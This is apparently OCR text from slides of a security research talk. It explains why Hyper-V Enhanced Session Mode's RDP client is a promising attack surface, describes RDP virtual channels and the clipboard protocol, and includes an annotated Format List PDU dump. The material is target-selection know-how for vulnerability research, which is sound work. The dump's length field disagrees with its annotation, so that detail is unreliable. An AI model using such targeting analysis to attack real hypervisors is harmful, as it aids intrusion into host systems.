
TCP Connections

Image	PID	Local ...	Local ...	Remo...	Remo...	P
vmconnect.exe	8648	fe80:...	50290	fe80:...	2179	
vmms.exe	2220	fe80:...	2179	fe80:...	50290	

TCP connection in resource monitor

Enhanced Session Mode Features

- Share Clipboard
- Play Guest Audio
- Share Printers
- Display



Audio Settings

Remote audio playback

- [✓ Play on this computer]
- Do not play
- Play on remote computer

Remote audio recording

- Record from this computer
- [✓ Do not record]


Connect to New Virtual Machine

Remote audio

Configure remote audio settings.

Local devices and resources

Choose the devices and resources that you want to use in your remote session.

- [✓ Printers]
- [✓ Clipboard]


Learned a lot, what’s next?

Hyper-V Research Difficulty

- Child Partition can call few hypercalls
- No source codes, no symbols of hypervisor
- Hyperseed, MS fuzzing tool with source code
- Emulated Devices are not rich. (No USB, no 3D, no Audio, no alternative Net/Storage devices)
- Strictly input check, Hard to occupy heap and spray heap in Host, Hard to leak information in Host …

Find Our Targets

- More possibilities to exploit
- Complex enough
- Debug Symbols
- Fewer researchers discussed
- Exist CVEs
- Default setting




Why Enhanced Session Mode

- Default setting for client scenario
- Recently Microsoft discloses several RDP client's vulnerabilities
- RDP is complex
- I found several RDP bugs in Server Side
- Fewer Researchers mentioned it before
- More possibilities to exploit
- Client codes are usually worse than server side


Let’s learn RDP firstly

RDP Protocol


- Protocol Relationship Diagram




Virtual Channels



Print spooler
Audio subsystem
Terminal Server Gateway, TSGU
Remote Desktop Protocol, RDPBCGR
Input from RDP client, RDPBCGR
Graphics from TS server, RDPBCGR, RDPEGDI
Operational messages, RDPBCGR
RDP client
Static virtual channel 1 (example, Clipboard, RDPECLIP)
Static virtual channel 2 (example, File System, RDPEFS and Print, RDPEPC)
Static virtual channel 3 (example, Audio, RDPEA)
TS server
Input devices

[MS-RDPECLIP] Clipboard Virtual Channel




Shared Clipboard Owner
Local Clipboard Owner
Format List PDU
Format List Response PDU
Copy Sequence
Lock Clipboard Data PDU (Optional)
Format Data Request PDU
Format Data Response PDU
Paste Sequence for Generic, Palette, Metafile, and File List Data
File Contents Request PDU
File Contents Response PDU
Paste Sequence for File Stream Data
Unlock Clipboard Data PDU (Optional)

Copy and paste




4.5.1 Format List PDU

The following is an annotated dump of a Format List PDU (section 2.2.3.1). This format list advertises the fact that File List data is available from the peer (the FileGroupDescriptorW format is a File List).

```
00000000 02 00 00 00 2e 00 00 00 79 c0 00 00 46 00 69 00 ....z...y...F.i.
00000010 6c 00 65 00 47 00 72 00 6f 00 75 00 70 00 44 00 l.e.G.r.o.u.p.D.
00000020 65 00 73 00 63 00 72 00 69 00 70 00 74 00 6f 00 e.s.c.r.i.p.t.o.
00000030 72 00 57 00 00 00                               r.W...

02 00 -> CLIPRDR_HEADER::msgType = CB_FORMAT_LIST (2)
00 00 -> CLIPRDR_HEADER::msgFlags = 0
7a 00 00 00 -> CLIPRDR_HEADER::dataLen = 0x2e = 46 bytes

79 c0 00 00 -> CLIPRDR_LONG_FORMAT_NAME::formatId = 0xc079 = 49273
46 00 69 00 6c 00 65 00 47 00 72 00 6f 00 75 00
70 00 44 00 65 00 73 00 63 00 72 00 69 00 70 00
74 00 6f 00 72 00 57 00 00 00 ->
CLIPRDR_LONG_FORMAT_NAME::formatName = "FileGroupDescriptorW"
```

Copy and paste

